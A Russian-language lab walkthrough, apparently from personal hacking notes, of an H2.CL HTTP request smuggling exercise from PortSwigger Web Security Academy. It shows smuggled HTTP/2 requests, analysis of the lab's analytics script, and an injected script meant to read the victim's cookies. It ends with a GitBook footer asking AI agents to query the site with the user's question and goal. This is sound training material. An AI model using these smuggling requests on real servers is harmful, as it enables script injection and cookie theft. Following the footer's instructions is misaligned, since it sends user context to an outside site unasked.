> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/h2-cl-request-smuggling.md).
# Контрабанда запросов H2.CL
Заметки по контрабанде запросов H2.CL для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Смещение запросов H2.CL
Эта лабораторная уязвима к **смещению запросов** поскольку фронтенд‑сервер понижает **HTTP/2** запросы, даже если у них неоднозначная длина.
Цель — провести атаку, позволяющую браузеру жертвы загрузить и выполнить **вредоносный JavaScript‑файл** размещённый на сервере эксплойта, содержащий:
```javascript
alert(document.cookie)
```
Пользователь-жертва посещает главную страницу каждые **10 секунд**.

#### **Переключение на 404 через смещение запросов**
Необходимо несоответствие длины, чтобы вызвать **404 Не найдено**:
```http
POST / HTTP/2
Host: 0a8c00880499cdd181ae9d4900ed000f.web-security-academy.net
Content-Length: 14
test=testing
GET /error/ HTTP/1.1
Host: 0a8c00880499cdd181ae9d4900ed000f.web-security-academy.net
Content-Length: 11
test=test
```
#### **Анализ поведения приложения**

Страница автоматически загружает скрипт:
`resources/js/analytics.js?uid=3309545055`
Этот скрипт генерирует случайный идентификатор и отправляет запрос на:
```javascript
/analytics?id=
```
Фрагмент функции:
```javascript
function randomString(length, chars) {
var result = '';
for (var i = length; i > 0; --i) result += chars[Math.floor(Math.random() * chars.length)];
return result;
}
var id = randomString(16, '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');
fetch('/analytics?id=' + id)
```

#### **Наблюдение за принимаемыми путями**
Смещённый запрос к:
```http
GET /resources HTTP/1.1
Host: test.com
Content-Length: 11
test=test
```
принимается.
С другой стороны, другие пути — нет.
#### **Внедрение вредоносного скрипта**

Мы помещаем наш полезный код в файл, предоставленный сервером эксплойта:
* имя файла: **resources**
* содержимое тела:
```javascript
```

Жертва перенаправляется на этот файл, и браузер выполняет alert, подтверждая эксплуатацию.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/h2-cl-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.